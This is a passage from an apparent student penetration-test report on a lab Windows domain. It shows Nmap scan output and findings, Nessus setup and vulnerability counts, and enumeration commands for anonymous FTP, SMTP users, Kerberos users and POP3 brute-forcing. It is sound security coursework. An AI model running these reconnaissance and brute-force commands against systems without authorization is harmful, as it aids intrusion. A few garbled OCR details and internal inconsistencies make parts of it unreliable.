└─$ cat client1_tcpScan.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.92 scan initiated Sat Nov 25 13:01:58 2023 as: nmap -O -sC -sV -p135,139,445,3389,5040,49664,49665,49666,49667,49670,49671,49714,49725 -oA Client1/Scanning
/client1_tcpScan 192.168.10.100 -->
<nmaprun scanner="nmap" args="nmap -O -sC -sV -p135,139,445,3389,5040,49664,49665,49666,49667,49670,49671,49714,49725 -oA Client1/Scanning/client1_tcpScan 192.168.10.1
00" start="1700935318" startstr="Sat Nov 25 13:01:58 2023" version="7.92" xmloutputversion="1.05">
<scaninfo type="syn" protocol="tcp" numservices="13" services="135,139,445,3389,5040,49664-49667,49670-49671,49714,49725"/>
<verbose level="0" />
<debugging level="0" />
<hosthint><status state="up" reason="arp-response" reason_ttl="0" />
<address addr="192.168.10.100" addrtype="ipv4" />
<address addr="00:15:5D:00:04:14" addrtype="mac" vendor="Microsoft" />
<hostnames>
</hostnames>
</hosthint>
<host starttime="1700935318" endtime="1700935494"><status state="up" reason="arp-response" reason_ttl="0" />
<address addr="192.168.10.100" addrtype="ipv4" />
<address addr="00:15:5D:00:04:14" addrtype="mac" vendor="Microsoft" />
<hostnames>
<hostname name="Client1.uadcwnet.com" type="PTR" />
```

Figure 2.8: Nmap .xml file format output view.

Nmap Scan Report - Scanned at Sat Nov 25 13:01:58 2023

Scan Summary | Client1.uadcwnet.com (192.168.10.100)

Scan Summary

Nmap 7.92 was initiated at Sat Nov 25 13:01:58 2023 with these arguments:
nmap -O -sC -sV -p135,139,445,3389,5040,49664,49665,49666,49667,49670,49671,49714,49725 -oA Client1/Scanning/client1_tcpScan 192.168.10.100

Verbosity: 0; Debug level 0

Nmap done at Sat Nov 25 13:04:54 2023; 1 IP address (1 host up) scanned in 176.30 seconds

192.168.10.100 / Client1.uadcwnet.com

Address

- 192.168.10.100 (ipv4)
- 00:15:5D:00:04:14 - Microsoft (mac)

Hostnames

- Client1.uadcwnet.com (PTR)

Ports

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack			
3389	tcp	open	ms-wbt-server	syn-ack	Microsoft Terminal Services		
	rdp-ntlm-info	Target_Name: UADCWNET NetBIOS_Domain_Name: UADCWNET NetBIOS_Computer_Name: CLIENT1 DNS_Domain_Name: uadcwnet.com DNS_Computer_Name: Client1.uadcwnet.com DNS_Tree_Name: uadcwnet.com Product_Version: 10.0.19041 System_Time: 2023-11-25T18:04:40+00:00					

Go to top
Toggle Closed Ports

Figure 2.9: Converted .html file format output view.

2.3.1.1.2 Findings

2.3.1.1.2.1 SERVER1

During the TCP scan, Nmap identified 36 open TCP ports and 4 open UDP ports. The name of the machine (SERVER1), the domain name (uadcwnet) and the operating system in use (Windows Server 2019 Standard

6.3) were all discovered using information obtained from the SMB service running on port 445. Table 2.10 shows the identified open ports with their running services.

Table 2.10: Identified open ports and the services running on them for SERVER1 (TCP scan).

Service	Port
FTP (with writable access for anonymous users)	21
SSH	22
SMTP	25
Finger	79
HTTP	80
Kerberos	88
HTTP	90
POP3	110
LDAP	389
SMB	445
HTTP	2103
RDP	3389
Win-RM	5985

Table 2.11 shows identified software versions alongside the ports they were hosted on.

Table 2.11: Identified software version and the ports hosting them for SERVER1 (TCP scan).

Software	Version	Port
ArGoSoft Mail Server Freeware	1.8.2.9	80
PHP	5.6.30	90
RPC over HTTP	1.0	593
HttpFileServer httpd	2.3	2103

During the UDP scan, Nmap identified an open port (53) running a DNS service.

The tester used these results to conclude the following points of interest:

- The LDAP service on port 389 acts as an indicator that Server1 was an Active Directory server.
- The DNS service running on port 53 implies that Server1 was a domain controller.
- The presence of FTP and SMB services suggests that file sharing services were present.
- HTTP services running on ports 80, 90, and 2103 indicate web applications, potentially with file sharing capabilities. The presence of PHP supports this conclusion.
- POP3 and SMTP services suggest that Server1 was acting as a mail server. This interpretation is strengthened by the presence of an ArGoSoft Mail Server Freeware instance.
- Remote connection to Server1 could be possible using SSH, RDP, and Win-RM services.

2.3.1.1.2.2 SERVER2

During the TCP scan, Nmap identified 31 open TCP ports and 4 open UDP ports. The name of the machine (SERVER2) and the domain name (uadcwnet) were discovered using information obtained from the SMB service running on port 445. Nmap was not able to identify the operating system using the SMB service

but estimated that there was a 96% likelihood that SERVER2 was running Windows 10 1709 – 1909. Table 2.12 shows the identified open ports with their running services.

Table 2.12: Identified open ports and the services running on them for SERVER2 (TCP scan).

Service	Port
SSH	22
Kerberos	88
LDAP	389
SMB	445
HTTP	2103
RDP	3389
Win-RM	5985

Table 2.13 shows identified software versions alongside the ports they were hosted on.

Table 2.13: Identified software version and the ports hosting them for SERVER2 (TCP scan).

Software	Version	Port
PHP	5.6.30	90
RPC over HTTP	1.0	593
HttpFileServer httpd	2.3	2103

During the UDP scan, Nmap identified an open port (53) running a DNS service.

The tester used these results to conclude the following points of interest:

- The LDAP service on port 389 acts as an indicator that Server2 was an Active Directory server.
- The DNS service running on port 53 implies that SERVER2 was a domain controller.
- The presence of an SMB service suggests that file sharing services were present.
- An HTTP service running on port 2103 indicates a web application, potentially with file sharing capabilities. The presence of PHP supports this conclusion.
- Remote connection to SERVER2 could be possible using SSH, RDP, and Win-RM services.

2.3.1.1.2.3 CLIENT1

During the TCP scan, Nmap identified 13 open TCP ports and 1 open UDP port. The name of the computer (CLIENT1) and the domain name (uadcwnet) were discovered using information obtained from the SMB service running on port 445. Nmap was not able to identify the operating system using the SMB service but estimated that there was a 99% likelihood that Client 1 was running Windows 10 1709 – 1909. Table 2.14 shows the identified open ports with their running services.

Table 2.14: Identified open ports and the services running on them for CLIENT1 (TCP scan).

Service	Port
SMB	445
RDP	3389
Unknown service	7680

The tester used these results to conclude the following points of interest:

- The presence of an SMB service suggests that file sharing services were present.
- SMB signing is enabled but not required.
- Remote connection to CLIENT1 could be possible using SSH, RDP, and Win-RM services.

2.3.1.1.2.4 Nmap Scanning Findings Summary

The results from all of the scans outlined above aided the tester in the further enumeration of services that was to form the second stage of the penetration test. They also contributed to the vulnerability assessment that followed upon completion of the Nmap scans.

2.3.1.2 Nessus

Nessus is one of the most widely used commercial vulnerability scanners (Weidman, 2014). It was used by the tester to scan each target machine for vulnerabilities in machine-specific scans. The summary outputs of the scans can be seen in Appendices H-J, as detailed in Table 2.15:

Table 2.15: Nessus scan output locations.

Computer name	Appendix
SERVER1	H
SERVER2	I
CLIENT1	J

2.3.1.2.1 Procedure

Unfortunately, Nessus does not enable itself to start on boot during installation, so the tester first found it necessary to start the service with the following command:

```
sudo systemctl start nessusd.service
```

The tester was then able to browse to the login screen for the Nessus web console using the URL https://kali:8834, as can be seen in Figure 2.10. The login credentials created during the installation process were used to gain access.




Figure 2.10: Login screen for Nessus.

A new scan was created by clicking on the New Scan button within the web console.




Figure 2.11: Selecting the New Scan option from the Nessus home page.

The tester used the Basic Network Scan option from the available scan templates.




Figure 2.12: Selecting the Basic Network Scan option.

The scan was given a name and the IP address for SERVER1 specified in the settings tab:




Figure 2.13: Naming the scan and specifying the target.

The username and password that had been provided to the tester were supplied in the Credentials tab after selecting the Windows credential type.




Figure 2.14: Setting the access credentials in the Credentials tab.

The scan was then saved using the Save button at the bottom of the browser window. The tester repeated this process to create scans for the other two target machines (SERVER2 and CLIENT1). Upon the completion of this process, the scans were initiated using the launch buttons next to the scan names in the My Scans folder of the Nessus web console.




Figure 2.15: Launching the vulnerability scans from My Scans.

Upon scan completion, a report for the SERVER1 scan was generated using the Report button within the summary screen for the scan.




Figure 2.16: Generating a report the scan summary screen.

The report summary was chosen, and the output file type specified as .pdf.




Figure 2.17: Specifying options for the report output.

Finally, the tester repeated the report generation process for the SERVER2 and CLIENT1 scan results.

2.3.1.2.2 Findings

2.3.1.2.2.1 SERVER1

During the scan, Nessus identified a total of 27 vulnerabilities. Using the CVSS 3.0 scoring system as a reference, the severities of the vulnerabilities were graded critical, high, medium, or low as follows:

- 6 critical.
- 6 high.
- 13 medium.
- 2 low.

Nessus also identified 86 informational points about the target machine.

The tester used the results from the scan to summarise the issues identified as either outdated software or misconfigurations as shown in Table 2.16.

Table 2.16: Vulnerabilities identified by Nessus for SERVER1.

Issue	Category of vulnerability
PHP	Outdated software
SSL	Misconfiguration
ArGoSoft	Outdated software
Finger	Misconfiguration
Apache Struts	Outdated software

2.3.1.2.2.2 SERVER2

During the scan Nessus identified a total of 23 vulnerabilities. Using the CVSS 3.0 scoring system as a reference, the severities of the vulnerabilities were graded critical, high, medium, or low as follows:

- 6 critical.
- 6 high.
- 10 medium.
- 1 low.

Nessus also identified 78 informational points about the target machine.

The tester used the results from the scan to summarise the issues identified as either outdated software or misconfigurations as shown in Table 2.17.

Table 2.17: Vulnerabilities identified by Nessus for SERVER2.

Issue	Category of vulnerability
PHP	Outdated software
SSL	Misconfiguration
Apache Struts	Outdated software

2.3.1.2.2.3 CLIENT1

During the scan Nessus identified a total of 7 vulnerabilities. Using the CVSS 3.0 scoring system as a reference, the severities of the vulnerabilities were graded high or medium as follows:

- 1 high.
- 6 medium.

Nessus also identified 33 informational points about the target machine.

The tester used the results from the scan to summarise the issues identified as either PHP- or SSL-related, and that these of vulnerabilities could further be categorised as outdated software and service misconfiguration respectively.

2.3.1.2.2.4 Nessus Scanning Findings Summary

The results from all of the scans outlined above enabled the tester to identify vulnerabilities that could be researched for potential exploits for use in the final stage of the penetration test (system hacking).

2.3.2 Enumeration

Using the results from the Nmap scans (starting with the TCP scan and then moving on to the UDP scan), the enumeration phase was broken down into smaller stages focusing on specific services to enumerate individually as follows:

1. FTP
2. SMTP
3. Kerberos
4. POP3
5. SMB
6. LDAP (Active Directory)
7. Unknown service at port 7680 on CLIENT1
8. DNS

The tester utilised service-specific tools to interrogate the services in question in an attempt to collect more information about the network.

2.3.2.1 FTP

2.3.2.1.1 Procedure

With the knowledge that the FTP server hosted on SERVER1 allowed access with anonymous credentials, the tester used the `ftp` command-line utility to gain access to the directory hosted on the FTP service.

Figure 2.18: Accessing the FTP server.

The tester then enumerated the service by listing the directory contents with the `dir` command.

```
ftp> dir
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw-   1 ftp      ftp            0 Nov 26 03:20 .
drw-rw-rw-   1 ftp      ftp            0 Nov 26 03:20 ..
-rw-rw-rw-   1 ftp      ftp           15 Apr 19  2017 DefaultFTP.txt

226 File sent ok
```

Figure 2.19: Enumerating the FTP directory contents.

Lastly, the tester used the `get` command to obtain the file held on the remote FTP server.

```
ftp> get DefaultFTP.txt
local: DefaultFTP.txt remote: DefaultFTP.txt
200 Port command successful.
150 Opening data connection for DefaultFTP.txt.
226 File sent ok
15 bytes received in 0.00 secs (256.9901 kB/s)
```

Figure 2.20: Downloading the file held on the remote FTP server.

2.3.2.1.2 Findings

One file with the title of "DefaultFTP.txt" was successfully downloaded from the remote FTP service on SERVER1. On inspection, the file did not contain any further useful information as can be seen in Figure 2.21:

```
┌──(kali㉿kali)-[~]
└─$ cat defaultFTP.txt
Nothing here!
```

Figure 2.21: Contents of file retrieved from remote FTP service.

This result proved that access to the remote FTP server can be obtained using a set of standard anonymous credentials. Furthermore, the tester demonstrated that data can be exfiltrated from the FTP server without issue.

2.3.2.2 SMTP

2.3.2.2.1 Procedure

In an attempt to enumerate usernames from the SMTP service, the tester used the `smtp-user-enum` utility. The command and an explanation of the options used can be found below.

```
smtp-user-enum -U SecLists/Usernames/Names/names.txt -t 192.168.10.1
```

Table 2.18: Explanation of command line switches when setting a variable for smtp-user-enum.

Option	Purpose
`-U`	Specifies the file path for the file containing the usernames.
`-t`	Specifies the IP address of the machine hosting the service being interrogated.

2.3.2.2.2 Findings

This enumeration attempt did not return any results as can be seen in Figure 2.22.




Figure 2.22: smtp-user-enum results.

This result failed to provide any information that could be used for further analysis or exploitation. This cause for this failure appeared to be that the service had not been fully configured.

2.3.2.3 Kerberos

2.3.2.3.1 Procedure

Nmap's collection of scripts includes an example that can be used to attempt to enumerate usernames from a running Kerberos instance, which the tester chose to use against the Kerberos service on SERVER1. The command used can be seen below, with an explanation of the options used provided in Table 2.19.

```
nmap -p 88 –script=krb5-enum-users –script-args krb5-enum-
users.realm="uadcwnet.com" <ipAddress>
```

Table 2.19: Explanation of command line switches when setting a variable for Nmap Kerberos script.

Option	Purpose
`--script`	Specifies the script name for Nmap to use.
`--script-args`	Provides values for the arguments required for script to run.
`krb5-enum-users.realm=`	Sets the "realm" argument as the value specified after the = operator. This is the domain name.

This process was repeated against SERVER2.

2.3.2.3.2 Findings

The same result was returned from both server instances. The output from the enumeration against SERVER1 can be seen in Figure 2.23.




Figure 2.23: Nmap Kerberos enumeration results from SERVER1.

This enumeration has identified two user accounts and confirmed the existence of an administrator account. The "test" account discovered is the account that the tester had been provided with for testing. The administrator account could be utilised in the forthcoming password hacking stage.

2.3.2.4 POP3

2.3.2.4.1 Procedure

Nmap's collection of scripts includes an example that can be used to attempt to enumerate usernames from a running POP3 instance, which the tester chose to use against the Kerberos service on SERVER1. The command used can be seen below:

```
nmap -p 110 –script=pop3-brute 192.168.10.1
```

2.3.2.4.2 Findings

This enumeration did not return any results as can be seen in Figure 2.24:




Figure 2.24: Nmap POP3 enumeration results.

This result failed to provide any information that could be used for further analysis or exploitation. This cause for this failure appeared to be that the service had not been fully configured.

2.3.2.5 SMB

